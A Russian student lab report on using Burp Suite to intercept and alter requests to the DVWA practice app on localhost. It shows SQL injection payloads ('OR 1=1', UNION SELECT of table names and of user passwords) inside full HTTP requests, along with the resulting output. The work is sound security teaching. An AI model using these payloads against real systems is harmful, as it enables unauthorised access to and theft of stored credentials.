Индивидуальный проект - этап 5

Сморчков Дмитрий[1]

9 ноября, 2024, Москва, Россия

[1]Российский Университет Дружбы Народов

Цели и задачи работы

Цель лабораторной работы

Целью данной работы является изучение приложения BurpSuite.

Процесс выполнения лабораторной работы

Введение

Burp Suite – это набор инструментов для тестирования безопасности веб-приложений. Этот инструмент используется для обнаружения уязвимостей, анализа трафика и проведения различных атак на веб-приложения, таких как XSS, SQL-инъекции и другие.

Burp Suite используется специалистами по безопасности, пентестерами и исследователями для:

- Поиска и анализа уязвимостей веб-приложений.
- Перехвата и анализа сетевого трафика.
- Автоматизации атак на веб-приложения.
- Оценки уровня защиты приложений.

Введение

SQL-инъекции – это тип уязвимости, который позволяет злоумышленникам выполнять произвольные SQL-запросы в базе данных через приложение. Это может привести к несанкционированному доступу к данным, их модификации или даже удалению.

SQL-инъекция возникает, когда приложение не корректно обрабатывает пользовательский ввод и включает его в SQL-запросы. Злоумышленники могут вставить (инъектировать) свои SQL-коды в вводимые данные, которые затем выполняются базой данных.

Работа перехватчика запросов




Figure 1: Перехваченные данные

Подмена данных в запросе

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1 OR 1=1#&Submit=Submit
```

Figure 2: Подмена запроса

Ответ от DVWA




Figure 3: Реакция на подмену

Подмена данных в запросе

Теперь попробуем получить имена таблиц, для этого передадим такой запрос

```
1 OR 1=1 UNION SELECT \
NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
```


Подмена данных в запросе

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#&Submit=Submit
```

Figure 4: Подмена запроса

Ответ от DVWA



```
First name:
Surname: INNODB_SYS_TABLES

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_COLUMNS

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_TABLESPACES

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_INDEXES

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_BUFFER_PAGE

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_SYS_VIRTUAL

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: user_variables

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_TABLESPACES_ENCRYPTION

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: INNODB_LOCK_WAITS

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: THREAD_POOL_STATS

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: guestbook

ID: 1 OR 1=1 UNION SELECT NULL,TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#
First name:
Surname: users
```

Figure 5: Реакция на подмену

Подмена данных в запросе

Попробуем получить данные пользователей из таблицы users.

```
1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#
```

Подмена данных в запросе

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1rkf8k7dmbk3fqefgt939a98tn; security=medium
Connection: close

id=1 OR 1=1 UNION SELECT USER,PASSWORD FROM users#&Submit=Submit
```

Figure 6: Подмена запроса

Ответ от DVWA




Figure 7: Реакция на подмену

Выводы по проделанной работе

Вывод

Мы изучили возможности BurpSuite.